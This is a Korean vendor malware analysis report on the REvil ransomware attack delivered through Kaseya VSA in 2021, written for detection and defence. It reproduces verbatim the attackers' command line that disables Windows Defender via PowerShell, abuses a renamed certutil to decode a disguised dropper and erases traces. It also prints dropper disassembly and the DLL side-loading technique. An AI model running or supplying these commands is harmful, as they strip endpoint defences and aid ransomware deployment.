(주)소만사 악성코드 분석센터 월간 리포트

전 세계 1천여개 기업 100만여개 시스템 랜섬웨어 감염

Kaseya VSA 공급망을 통한 REvil 랜섬웨어 공격

(REvil Ransomware Analysis Report)

2021.07

SOMANSA

(주) 소만사 악성코드 분석 센터

목 차

1. 개 요

1.1 배 경

2021 년 7 월 2 일, 전 세계 1000 개 이상의 기업에서 100 만개 이상의 시스템이 랜섬웨어에 감염되었다. 현재 데이터 복호화를 위해 공격 그룹이 제시한 금액만 7,000 만 달러이며, 이로 인한 피해액은 산정할 수 없을 정도이다. 이러한 랜섬웨어 감염 사태는 Kaseya 社의 VSA 중앙 배포 시스템 해킹을 통한 REvil 랜섬웨어 배포에 의해 촉발되었다.

Kaseya 社는 자사의 VSA 클라우드 제품을 제한된 규모나 예산으로 보안 담당자를 고용할 수 없는 중소기업에 판매하는데, 해당 제품을 통해 원격 모니터링 및 소프트웨어 관리서비스를 제공한다. VSA 클라우드 제품은 중앙에서 패치 관리를 통해 소프트웨어 설치 및 배포와 업데이트를 관리하는데, REvil 랜섬웨어 공격자들은 이러한 시스템 특성을 악용하여 중앙 배포 시스템을 해킹한 후 REvil 랜섬웨어를 배포하고 실행하였다.

지난 2019 년부터 유행이 시작된 REvil 랜섬웨어는 이번 Kaseya 社 VSA 로 촉발된 감염 사례 외에도 아래와 같이 다양한 공격을 수행하였다. REvil 랜섬웨어 공격자들은 다양한 기업 및 기관을 대상으로 크고 작은 공격을 수행 하였으며, 이러한 공격은 지속적이고 포괄적으로 이루어졌다.

Date	Target	Cost	State
2019.08	Local Administrations In Texas	250 만 달러	데이터 암호화
2019.12	Travelex	300 만 달러	데이터 암호화
2020.05	Grubman Shire Meiselas & Sacks	4,200 만 달러	데이터 암호화
2021.03	Harris Federation	5,000 만 달러	데이터 암호화 및 유출
2021.04	Quanta Computer	5,000 만 달러	데이터 암호화 및 유출
2021.05	JBS SA	1,100 만 달러	데이터 암호화 및 유출
2021.06	Sol Oriens	미상	데이터 암호화 및 유출
2021.06	Invenergy	미상	데이터 암호화 및 유출
2021.07	**Kaseya**	**7,000 만 달러**	**데이터 암호화 및 유출**

[표 1] REvil 랜섬웨어 공격과 피해

소만사는 이번 7 월, Kaseya 社 VSA 공격으로 촉발된 REvil 랜섬웨어 샘플을 확보하였다. 확보된 REvil 랜섬웨어 샘플은 Window Defender Service 실행 파일을 이용하여 DLL-SideLoading 취약점을 이용한

공격을 수행하였으며, 공격자들은 REvil 랜섬웨어 배포 이후 실행 시 PowerShell 명령을 통해 Window Defender Service 관련 보안 설정을 모두 비활성화 시켰다. 즉, Window Defender Service 의 보호를 받을 수 없는 상황에서 정상 Window Defender Service 실행 파일을 이용한 공격으로 REvil 랜섬웨어의 공격을 받은 시스템은 무방비 상태에서 내부 데이터가 모두 암호화되었다.

소만사는 본 보고서에 이번 사고를 유발한 REvil 랜섬웨어의 공격 방법과 그 행위를 분석하여 상세히 서술하였다. 본 보고서는 REvil 랜섬웨어 감염에 대해 사전에 예방 및 차단 할 수 있도록 보안 취약점 및 특성을 서술하고, 이에 대한 대응 방안을 Privacy-i EDR 의 탐지 결과와 함께 설명한다.

1.2 파일 정보

Name	**agent.crt**
Type	Certificate File
Behavior	Encoded Dropper Malware
SHA-256	2093c195b6c1fd6ab9e1110c13096c5fe130b75a84a27748007ae52d9e951643

[파일 1] Encoded Dropper File

Name	**agent.exe**
Type	Windows Portable Executable File
Behavior	Malware Dropper
SHA-256	d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

[파일 2] Malware Dropper File

Name	**MsMpEng.exe**
Type	Windows Portable Executable File
Behavior	Anti-Malware Service Executable
SHA-256	33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a

[파일 3] Window Defender Anti-Malware Service File

Name	**mpsvc.dll**
Type	Windows Dynamic Link Library (Signed)
Behavior	REvil Ransomware
SHA-256	e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2


[파일 4] REvil Ransomware DLL File (Signed)

Name	**mpsvc.dll**
Type	Windows Dynamic Link Library (Not Signed)
Behavior	REvil Ransomware
SHA-256	8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd

[파일 5] REvil Ransomware DLL File (Not Signed)

2. 분 석

이번 Kaseya 社 VSA 배포 서버를 통해 공격을 수행한 REvil 랜섬웨어 그룹의 공격은 배포 서버 해킹 후 각 엔드포인트에 REvil 랜섬웨어를 배포하고 실행함으로서 이루어졌다. 이 과정에서 Dropper 실행 파일을 인증서 파일로 위장하고, 강력한 PowerShell 명령을 통해 시스템 보안을 무력화 한 후 공격을 수행되었다. 이와 더불어 REvil 랜섬웨어는 Dropper 실행 파일 내부에 정상 Windows Defender 실행 파일과 함께 바이너리 형태로 숨겨져 있었으며, 바이너리는 또 한번의 압축 해제를 수행 한 후 REvil 랜섬웨어의 실제 코드가 동작하도록 설계되어있었다.



[그림 1] Kaseya 社 VSA 로 촉발된 REvil 랜섬웨어 공격 흐름

[1 단계: ①]
①. Kaseya 社 VSA 배포 서버 해킹을 통해 Dropper 가 각 사용자 PC 에 배포되었다. 이 과정에서 강력한 PowerShell 명령이 수행되어 시스템 보안을 무력화하였다.

[2 단계: ②~③]
②. 사용자 PC 에 배포된 Dropper 는 인증서 파일로 위장되어 생성되었다.
③~④. 인증서 파일로 위장된 Dropper 는 시스템 유틸을 통해 디코딩 되었다.

[3 단계: ⑤]
⑤. Dropper 는 취약한 버전의 Window Defender 실행 파일과 REvil 랜섬웨어 DLL 을 생성했다.

[4 단계: ⑥~⑦]
⑥~⑦. REvil 랜섬웨어 DLL 은 Window Defender 실행 파일에 의해 로드되어 사용자 PC 를 모두 암호화 하였다.

본 보고서는 위 단계의 주요 행위를 아래와 같이 각 단계 별로 상세 분석한다. [2.1 REvil 랜섬웨어 공격 절차] [2.2 REvil 랜섬웨어 Dropper] [2.3 Window Defender Exploit 분석] [2.4 REvil 랜섬웨어 분석]


[표 2] REvil 랜섬웨어 분석 절차

2.1 REvil 랜섬웨어 공격 절차

2.1.1 REvil 랜섬웨어 공격 명령 분석

```
“C:\WINDOWS\system32\cmd.exe” /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference
-DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtetion
AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe &
C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f
c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe
```

```
C:₩WINDOWS₩system32>C:₩Windows₩System32₩WindowsPowerShell₩v1.0₩powershell.exe Set-MpPre
ference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -Disab
leIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disab
led -MAPSReporting Disabled -SubmitSamplesConsent NeverSend
```



[그림 2] REvil 랜섬웨어 공격 명령과 실행 결과

REvil 랜섬웨어 공격자들은 Kaseya 社 VSA 배포 서버를 통한 REvil 랜섬웨어 배포 이후, 위의 명령을 통해 시간 지연, 보안 비활성화, REvil Dropper 디코딩, 침입 흔적 제거, REvil Dropper 실행에 이르는 일련의 과정을 수행했다. 총 7 단계의 동작을 수행하는 명령은 아래와 같이 각 단계별 분석이 가능하다.

[1 단계- 시간 지연: ①]

①. cmd.exe /c ping 127.0.0.1 -n (Random) > nul

- cmd.exe 를 통해 로컬 호스트를 대상으로 N 번의 Ping 을 수행하여 시간 지연을 수행한다. 이는 보통 샌드박스 시스템 등이 제한된 시간 동안 실행을 모니터링하고 악의적인 활동이 없는 경우 프로그램을 합법적으로 분류하기 때문으로, 공격 대상의 보안을 우회하기 위함이다.

[2 단계- 보안 비활성화: ②~⑨]

②. PowerShell.exe Set-MpPreference -DisableRealtimeMonitoring %true

- PowerShell.exe 을 통해 Window Defender 의 실시간 보호 기능을 비활성화한다.

③. PowerShell.exe Set-MpPreference -DisableIntrusionPreventionSystem %true

- PowerShell.exe 를 통해 Window Defender 의 알려진 취약점에 대한 네트워크 보호를 비활성화한다.

④. PowerShell.exe Set-MpPreference -DisableIOAVProtection %true

- PowerShell.exe 를 통해 Window Defender 의 다운로드 한 모든 파일 및 첨부한 모든 파일을 검사하는 기능을 비활성화한다.

⑤. PowerShell.exe Set-MpPreference -DisableScriptScanning %true

- PowerShell.exe 를 통해 Window Defender 의 악성 스크립트 검사를 비활성화한다.

⑥. PowerShell.exe Set-MpPreference -EnableControlledFolderAccess Disabled

- PowerShell.exe 를 통해 Window Defender 의 폴더 접근에 대한 제어 보호를 해제한다.

⑦. PowerShell.exe Set-MpPreference -EnableNetworkProtection AuditMode -Force

- PowerShell.exe 를 통해 Window Defender 의 네트워크 보호 설정을 비활성화한다.

⑧. PowerShell.exe Set-MpPreference -MAPSReporting Disabled

- PowerShell.exe 를 통해 Window Defender 의 위협 정보 업로드 기능을 비활성화한다.

⑨. PowerShell.exe Set-MpPreference -SubmitSamplesConsent NeverSend

- PowerShell.exe 를 통해 Window Defender 의 악성코드 샘플 업로드 기능을 비활성화한다.

[3 단계- 시스템 파일 이름 변경 및 복제: ⑩]

⑩. copy /Y C:₩Windows₩System32₩certutil.exe C:₩Windows₩cert.exe

- Microsoft 가 제공하는 인증 관련 시스템 파일인 certutil.exe 를 이름을 변경하여 다른 경로에 복제한다. 이는 일부 보안 제품이 특정 디렉토리를 신뢰할 수 있는 경로로 등록하여 행위 분석 대상에서 제외하기 때문이다.

[4 단계- 시스템 파일의 해시 변경: ⑪]

⑪. echo %RANDOM% >> C:₩Windows₩cert.exe

- echo 명령을 통해 임의의 문자열을 certutil.exe 의 복사본인 cert.exe 에 추가한다. 해당 행위를 통해 시스템 파일의 해시값이 변경되며, 경로 기반 시스템 바이너리를 식별하는 탐지를 우회할 수 있다.

[5 단계- Dropper 디코딩: ⑫]

⑫. C:₩Windows₩cert.exe -decode c:₩kworking₩agent.crt c:₩kworking₩agent.exe

- certutil.exe 의 복사본인 cert.exe 를 이용해 인증서 파일로 인코딩된 REvil Dropper 를 디코딩한다.

[6 단계- 침입 흔적 제거: ⑬]

⑬. del /q /f c:₩kworking₩agent.crt C:₩Windows₩cert.exe

- 침입 및 감염의 흔적을 나타낼 수 있으며, 사용이 끝난 불필요한 파일들을 제거한다.

[7 단계- REvil Dropper 실행: ⑭]

⑭. c:₩kworking₩agent.exe


- REvil Dropper 를 실행한다. 해당 Dropper 는 이후 REvil 랜섬웨어를 생성한 후 실행한다.

[보안 무력화를 통한 공격]
REvil 랜섬웨어 공격자들의 공격 방식은 시스템의 보안을 무력화한 후, 인코딩된 Dropper 를 시스템 파일을 이용해 디코딩한 후 실행하여 공격을 수행했다. 공격에 앞서 단순한 Ping 수행으로 샌드박스 시스템을 우회했으며, PowerShell 의 강력한 기능을 통해 Window Defender 의 주요 보안 기능을 비활성화했다. 이와 더불어 시스템 파일 사용 시 이름, 경로, 해시를 수정하는 방식으로 보안 제품의 추가적인 탐지 기능까지 우회하였다.

[표 3] REvil 랜섬웨어 공격자들의 보안 무력화

2.2 REvil 랜섬웨어 Dropper

2.2.1 인코딩된 REvil 랜섬웨어 Dropper



[그림 2] 인코딩된 REvil 랜섬웨어 Dropper

REvil 랜섬웨어 공격자들은 배포 서버를 통해 인증서 파일로 위장한 agent.crt 를 배포하였다. 실제로 해당 파일을 확인하면 일반적인 인증서 파일의 형태로, 내부 데이터 또한 Base64 로 디코딩되어 있는 모습을 확인할 수 있다.

2.2.2 디코딩된 REvil 랜섬웨어 Dropper


```
C:₩Users₩JeongGeonWoo₩Desktop₩Dropper>certutil.exe -decode agent.crt agent.exe
입력 길이 = 1254420
출력 길이 = 912264
CertUtil: -decode 명령이 성공적으로 완료되었습니다.
```

```
00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00  MZ.....ÿÿ..¸.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...................
00 00 00 00 00 00 08 01 00 00 0E 1F BA 0E 00 B4 09 CD  ..................°..´.Í
54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  !¸.LÍ!This program canno
75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A  t be run in DOS mode....
00 00 C8 B3 EF 14 8C D2 81 47 8C D2 81 47 8C D2 81 47  $.......È³ï.ŒÒ.GŒÒ.GŒÒ.G
81 47 D7 BA 84 46 07 D2 81 47 D7 BA 85 46 9E D2 81 47  ×°,F†Ò.G×°„F.Ò.G×°…FžÒ.G
81 47 8D BF 85 46 9D D2 81 47 8D BF 82 46 9D D2 81 47  .¿„F©Ò.G.¿…F.Ò.G.¿‚F.Ò.G
```

[그림 3] 디코딩된 REvil 랜섬웨어 Dropper

REvil 랜섬웨어 공격자들과 동일하게, Certutil.exe 시스템 파일을 이용해 agent.crt 파일을 디코딩하면 위와 같이 0x4D5A(MZ) 바이너리를 확인할 수 있다. 즉, agent.crt 파일은 Dropper 를 인코딩하여 인증서 파일로 위장한 파일임을 확인할 수 있다.

2.2.3 Dropper 내 리소스 영역의 REvil 랜섬웨어



[그림 4] 리소스 영역 내 REvil 랜섬웨어

REvil 랜섬웨어는 Dropper 의 리소스 영역 내 바이너리 형태로 주입되어 있는데, Dropper 는 실제 동작 후 위 바이너리 형태의 REvil 랜섬웨어를 파일로 만들어 이를 실행하게 된다.


2.2.4 Dropper 행위 분석 (1)

```
001910F6   8B35 24D01900      mov esi,dword ptr ds:[<&FindResourceW>]
001910FC   68 041C1A00        push agent.1A1C04                        1A1C04:L"SOFTIS"
00191101   6A 65              push 65
00191103   6A 00              push 0
00191105   FFD6               call esi                                 FindResourceW
00191107   85C0               test eax,eax
00191109   0F84 98000000      je agent.1911A7
0019110F   50                 push eax
00191110   6A 00              push 0
00191112   FF15 20D01900      call dword ptr ds:[<&LoadResource>]
00191118   85C0               test eax,eax
0019111A   0F84 87000000      je agent.1911A7
00191120   50                 push eax
00191121   FF15 18D01900      call dword ptr ds:[<&LockResource>]
00191135   FFD6               call esi                                 FindResourceW
00191137   85C0               test eax,eax
00191139   74 6C              je agent.1911A7
0019113B   50                 push eax
0019113C   33F6               xor esi,esi
0019113E   56                 push esi
0019113F   FF15 20D01900      call dword ptr ds:[<&LoadResource>]
00191145   85C0               test eax,eax
00191147   74 5E              je agent.1911A7
00191149   50                 push eax
0019114A   FF15 18D01900      call dword ptr ds:[<&LockResource>]
```

[그림 5] 리소스 영역 내 REvil 랜섬웨어 로드

Dropper 는 FindResourceW, LoadResource, LockResource 로 연결된 API 호출을 통해 리소스 영역 내 REvil 랜섬웨어 구성 바이너리를 로드한다. 이는 총 2 번이 수행되는데, DLL 형태의 REvil 랜섬웨어와 Loader 역할의 정상 Window Defender Service 실행 파일을 구성하는 바이너리를 로드하기 때문이다.


2.2.4 Dropper 행위 분석 (2)



[그림 6] REvil 랜섬웨어 DLL 파일 생성

이전의 리소스 영역에서 로드한 바이너리를 VirtualAlloc API 호출을 통해 생성한 메모리 영역에 적재한 후 CreateFileW 및 WriteFile API 호출을 통해 C:₩Windows₩mpsvc.dll 파일로 생성한다. 해당 파일은 REvil 랜섬웨어 DLL 파일이다.


2.2.5 Dropper 행위 분석 (3)



[그림 7] Loader 역할의 Window Defender Service 실행 파일 생성

이전의 리소스 영역에서 로드한 바이너리를 VirtualAlloc API 호출을 통해 생성한 메모리 영역에 적재한 후 CreateFileW 및 WriteFile API 호출을 통해 C:₩Windows₩MpMsEng.exe 파일로 생성한다. 해당 파일은 정상 Window Defender Service 실행 파일이다. 하지만 REvil 랜섬웨어의 Loader 로 동작한다.

2.2.5 Dropper 행위 분석 (4)



```
00191086    FF15 08D01900       call dword ptr ds:[<&GetTempPathW>]
0019108C    85C0                test eax,eax                        eax:L"C:\\
0019108E    74 5D               je agent.1910ED
00191090    FF75 08             push dword ptr ss:[ebp+8]
00191093    56                  push esi
00191094    FFD3                call ebx
00191096    57                  push edi
00191097    68 80000000         push 80
0019109C    6A 01               push 1
0019109E    57                  push edi
0019109F    57                  push edi
001910A0    68 00000040         push 40000000
001910A5    56                  push esi
001910A6    FF15 0CD01900       call dword ptr ds:[<&CreateFileW>]
```

[그림 8] 임시 폴더 내 REvil 랜섬웨어 생성 루틴

만약, C:₩Windows₩* 경로에 권한 등의 문제로 REvil 랜섬웨어 파일을 생성하지 못했을 경우를 대비해 GetTempPathW API 를 호출하여 임시 폴더의 경로를 구한 후 REvil 랜섬웨어 파일을 생성하는 루틴도 내부 코드에서 확인할 수 있다.

2.2.6 Dropper 행위 분석 (5)

hh.exe	2019-12-07 오후 6:09	응용 프로그램	18KB
lsasetup.log	2020-11-18 오후 11:47	텍스트 문서	2KB
mib.bin	2019-12-07 오후 6:08	BIN 파일	43KB
mpsvc.dll	2021-07-08 오후 2:41	응용 프로그램 확장	790KB
MsMpEng.exe	2021-07-08 오후 2:56	응용 프로그램	22KB
notepad.exe	2021-07-07 오후 6:20	응용 프로그램	207KB
PFRO.log	2021-03-15 오후 2:27	텍스트 문서	6KB

[그림 9] REvil 랜섬웨어 파일

C:₩Windows₩* 경로에 Dropper 의 행위 결과로, MsMpEng.exe 및 mpsvc.dll 파일이 생성된 것을 확인할 수 있다.

2.2.7 Dropper 행위 분석 (6)

```
00191184    68 A8431A00         push agent.1A43A8
00191189    56                  push esi
0019118A    56                  push esi
0019118B    68 30020000         push 230
00191190    56                  push esi
00191191    56                  push esi
00191192    56                  push esi
00191193    FF75 10             push dword ptr ss:[ebp+10]
00191196    C705 A8431A00 44000000  mov dword ptr ds:[1A43A8],44   44:'D'
001911A0    50                  push eax                            eax:L"C:\\Windows\\MsMpEng.exe"
001911A1    FF15 28D01900       call dword ptr ds:[<&CreateProcessW>]
001911A7    33C0                xor eax,eax                         eax:L"C:\\Windows\\MsMpEng.exe"
001911A9    5E                  pop esi
001911AA    5D                  pop ebp
001911AB    C2 1000             ret 10
001911AE    56                  push esi
```


[그림 10] Window Defender Service 파일 실행

MsMpEng.exe 은 정상적인 Window Defender Service 파일이다. 해당 파일은 내부적으로 mpsvc.dll 로 명명된 DLL 파일을 로드하게 되어 있는데, REvil 랜섬웨어 공격자들은 REvil 랜섬웨어를 mpsvc.dll 로

제작하여 이를 실행하게 한다. 이 부분에서 첫 번째 Exploit 을 확인할 수 있다.

2.3 Window Defender Exploit 분석


2.3.1 MsMpEng.exe Exploit 분석



[그림 11] MsMpEng.exe Version (상- 4.5.218.0 / 하- 4.18.1909.6)

REvil 랜섬웨어 공격자들이 만든 Dropper 에 의해 생성된 Window Defender Service 실행 파일은 위의 Exploit 을 내포하고 있는 4.5.218.0 Version 의 파일이다. 해당 파일은 내부적으로 mpsvc.dll 로 명명된 DLL 파일을 로드하고, mpsvc.dll 의 Export 함수인 ServiceCrtMain 을 로드한다. Exploit 은 이를 이용하는 방식인데, Export 함수인 ServiceCrtMain 을 동일하게 구현하여 악성코드를 실행하는 방식이다.

